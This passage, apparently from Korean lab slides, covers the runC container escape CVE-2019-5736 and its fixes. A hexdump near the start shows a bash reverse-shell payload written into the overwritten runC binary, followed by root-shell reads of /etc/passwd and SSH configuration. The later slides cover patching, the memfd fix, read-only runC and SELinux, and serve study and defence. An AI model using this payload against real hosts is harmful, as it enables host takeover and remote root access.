00000000: 2321 2f62 696e 2f62 6173 680a 2f62 696e #!/bin/bash./bin
00000010: 2f62 6173 6820 2d69 203e 2620 2f64 6576 /bash -i >& /dev
00000020: 2f74 6370 2f31 3932 2e31 3638 2e35 362e /tcp/192.168.56.
00000030: 3130 312f 3434 3535 2030 3e26 3120 2026 101/4455 0>&1 &
00000040: 0a .
```

→ 기존 runC 바이너리

→ 변조된 runC 바이너리



실습

⑤ runC 바이너리 파일 덮어쓰기 & 공격자 루트 쉘 획득(네트워크)

```
root@aheun-VirtualBox:/# ifconfig
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:e5ff:fe99:c0ea prefixlen 64 scopeid 0x20<link>
    ether 02:42:e5:99:c0:ea txqueuelen 0 (Ethernet)
    RX packets 87186 bytes 3544688 (3.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 100803 bytes 272250531 (272.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::1b14:8f20:376:48c1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:4f:26:fa txqueuelen 1000 (Ethernet)
    RX packets 530935 bytes 798926770 (798.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 117795 bytes 7384337 (7.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::ddc4:976b:fbfd:5fb9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:31:50:c5 txqueuelen 1000 (Ethernet)
    RX packets 637 bytes 50096 (50.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
```



실습

- ⑤ runC 바이너리 파일 덮어쓰기
& 공격자 루트 쉘 획득(시스템 유저 계정 리스트)

```
root@heun-VirtualBox:/root# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
uuidd:x:105:111:/:/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117:/:/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119:/:/var/lib/saned:/usr/sbin/nologin
avahi:x:115:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:116:121:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:118:122:/:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:119:123:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:120:65534:/:/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
victim:x:1000:1000:victim,,,:/home/victim:/bin/bash
vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
```



실습

- ⑤ runC 바이너리 파일 덮어쓰기
& 공격자 루트 쉘 획득(ssh, 접근(허가) 설정파일)

```
root@ahyun-VirtualBox:/root# cat /etc/ssh/ssh_config
cat /etc/ssh/ssh_config

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
# 1. command line options
# 2. user-specific file
# 3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
```

```
root@ahyun-VirtualBox:/root# cat /etc/hosts.allow
cat /etc/hosts.allow
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:         ALL: LOCAL @some_netgroup
#                  ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name.  See rpcbind(8) and rpc.mountd(8) for further information.
#
```



대응 방안

1. docker 업데이트

18.09.2

2019-02-11

Security fixes

- Update `runc` to address a critical vulnerability that allows specially-crafted containers to gain administrative privileges on the host. [CVE-2019-5736](#)
- Ubuntu 14.04 customers using a 3.13 kernel will need to upgrade to a supported Ubuntu 4.x kernel

For additional information, [refer to the Docker blog post](#).

- 패치된 runC → runC 바이너리를 직접 참조하는 게 아닌, memfd로 복사 후 해당 fd사용
- Ubuntu 14.04 커널 3.14를 사용한다면 Ubuntu 4.x 커널로 업그레이드



```

238 static int clone_binary(void)
239 {
240     int binfd, memfd;
241     ssize_t sent = 0;
242
243     #ifdef HAVE_MEMFD_CREATE
244     memfd = memfd_create(RUNC_MEMFD_COMMENT, MFD_CLOEXEC | MFD_ALLOW_SEALING);
245     #else
246     memfd = open("/tmp", O_TMPFILE | O_EXCL | O_RDWR | O_CLOEXEC, 0711);
247     #endif
248     if (memfd < 0)
249         return -ENOTRECOVERABLE;
250
251     binfd = open("/proc/self/exe", O_RDONLY | O_CLOEXEC);
252     if (binfd < 0)
253         goto error;
254
255     sent = sendfile(memfd, binfd, NULL, RUNC_SENDFILE_MAX);
256     close(binfd);
257     if (sent < 0)
258         goto error;
259
260     #ifdef HAVE_MEMFD_CREATE
261     int err = fcntl(memfd, F_ADD_SEALS, RUNC_MEMFD_SEALS);
262     if (err < 0)
263         goto error;
264     #else
265     /* Need to re-open "memfd" as read-only to avoid execve(2) giving -ETBUSY. */
266     int newfd;
267     char *fdpath = NULL;
268
269     if (asprintf(&fdpath, "/proc/self/fd/%d", memfd) < 0)
270         goto error;
271     newfd = open(fdpath, O_RDONLY | O_CLOEXEC);
272     free(fdpath);
273     if (newfd < 0)
274         goto error;
275
276     close(memfd);
277     memfd = newfd;
278     #endif
279     return memfd;

```

①

②

→ 패치된 runC 소스

① memfd 생성

(메모리에만 존재하는 특수 파일)

② 원본 runc 바이너리를 memfd에
복사

→ 복사본은 메모리에만 올려 두기 때문에
runC를 참조하더라도 호스트의 runC가
실행되는 것이 아니라 메모리에 올려 둔
runC의 복사본이 실행된다.



대응 방안

1. docker 업데이트 - 실습!

- 업데이트 한 뒤 공격 진행(Docker-ce 18.06.1 → 20.10.14)

```
aheun@aheun-VirtualBox:~/Desktop/cve-2019-5736$ docker version
Client: Docker Engine - Community
 Version:      20.10.14
 API version:  1.41
 Go version:   go1.16.15
 Git commit:   a224086
 Built:        Thu Mar 24 01:47:57 2022
 OS/Arch:     linux/amd64
 Context:      default
 Experimental: true

Server: Docker Engine - Community
 Engine:
  Version:      20.10.14
  API version:  1.41 (minimum version 1.12)
  Go version:   go1.16.15
  Git commit:   87a90dc
```



대응 방안

1. docker 업데이트 - 실습!

- 업데이트 한 뒤 공격 진행

```
aheun@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker exec -it cvetest /bin/sh
# cd /root
# ls
libseccomp-2.5.1                                libseccomp_2.5.1.orig.tar.gz  stage2.c
libseccomp_2.5.1-1ubuntu1~18.04.2.debian.tar.xz  run.sh
libseccomp_2.5.1-1ubuntu1~18.04.2.dsc            stage1.c
# cd /root && ./run.sh && exit
dpkg-buildpackage: info: source package libseccomp
dpkg-buildpackage: info: source version 2.5.1-1ubuntu1~18.04.2
dpkg-buildpackage: info: source distribution bionic-security
dpkg-buildpackage: info: source changed by Marc Deslauriers <marc.deslauriers@ubuntu.com>
>
dpkg-buildpackage: info: host architecture amd64
dpkg-source --before-build libseccomp-2.5.1
debian/rules clean
dh clean --parallel --with autoreconf
```



대응 방안

1. docker 업데이트 - 실습!

- 업데이트 한 뒤 공격 진행

```
aheun@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker exec -it cvetest2 /bin/sh
# pwd
/
# cd /root
# ls
libseccomp-2.5.1
libseccomp-dev_2.5.1-1ubuntu1~18.04.2_amd64.deb
libseccomp2-dbgsym_2.5.1-1ubuntu1~18.04.2_amd64.ddeb
libseccomp2_2.5.1-1ubuntu1~18.04.2_amd64.deb
libseccomp_2.5.1-1ubuntu1~18.04.2.debian.tar.xz
libseccomp_2.5.1-1ubuntu1~18.04.2.dsc
libseccomp_2.5.1-1ubuntu1~18.04.2_amd64.buildinfo
libseccomp_2.5.1-1ubuntu1~18.04.2_amd64.changes
libseccomp_2.5.1.orig.tar.gz
run.sh
seccomp-dbgsym_2.5.1-1ubuntu1~18.04.2_amd64.ddeb
seccomp_2.5.1-1ubuntu1~18.04.2_amd64.deb
stage1.c
stage2.c
# exit
aheun@aheun-VirtualBox:~/Desktop/cve-2019-5736$ netstat -ant | grep 4455
```



대응 방안

2. 패치되지 않은 runC를 사용할 때

- 읽기 전용의 runC를 사용하기 → runC 변조 방지
- Privileged Container 사용하지 않기
→ 컨테이너 uid 0에 호스트의 낮은 권한을 가진 새로운 사용자 사용 → runC 쓰기 접근 방지
- Docker 컨테이너에서 SELinux 사용 (-selinux-enabled)
→ 컨테이너 내부의 프로세스가 호스트 docker-runC 바이너리를 덮어쓰는 것 방지



대응 방안

2. 패치되지 않은 runC를 사용할 때 - 실습!

- 읽기 전용의 runC를 사용하기 → runC 변조 방지

```
aheun@aheun-VirtualBox:~$ ls -al /usr/bin/docker-runc
-rwxr-xr-x 1 root root 7495056 3월 18 22:51 /usr/bin/docker-runc
aheun@aheun-VirtualBox:~$ sudo chmod 555 /usr/bin/docker-runc
aheun@aheun-VirtualBox:~$ ls -al /usr/bin/docker-runc
-r-xr-xr-x 1 root root 7495056 3월 18 22:51 /usr/bin/docker-runc
```

- 루트는 runC 바이너리 파일에 대해 모든 권한(읽기, 쓰기, 실행)을 가지고 있음
- 읽기, 실행 권한만 부여한 채로 공격 실행



대응 방안

2. 패치되지 않은 runC를 사용할 때 - 실습!

- 읽기 전용의 runC를 사용하기 → runC 변조 방지
 - 읽기, 실행 권한만 부여한 채로 공격 실행 → runC 파일 변조되지 않음!

```
aheun@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker exec -it cvetest /bin/bash
No help topic for '/bin/bash'
aheun@aheun-VirtualBox:~/Desktop/cve-2019-5736$ cd ~
aheun@aheun-VirtualBox:~$ tail -c100 /usr/bin/docker-runc.bak | xxd
00000000: 0000 0000 7288 0600 0000 0000 0000 0000  ....r.....
00000010: 0000 0000 0100 0000 0000 0000 0000 0000  .....
00000020: 0000 0000 1100 0000 0300 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0000 0000 0250 7200  .....Pr.
00000040: 0000 0000 0c02 0000 0000 0000 0000 0000  .....
00000050: 0000 0000 0100 0000 0000 0000 0000 0000  .....
00000060: 0000 0000                                     ....
aheun@aheun-VirtualBox:~$ tail -c100 /usr/bin/docker-runc | xxd
00000000: 0000 0000 7288 0600 0000 0000 0000 0000  ....r.....
00000010: 0000 0000 0100 0000 0000 0000 0000 0000  .....
00000020: 0000 0000 1100 0000 0300 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0000 0000 0250 7200  .....Pr.
00000040: 0000 0000 0c02 0000 0000 0000 0000 0000  .....
00000050: 0000 0000 0100 0000 0000 0000 0000 0000  .....
00000060: 0000 0000                                     ....
```





감사합니다

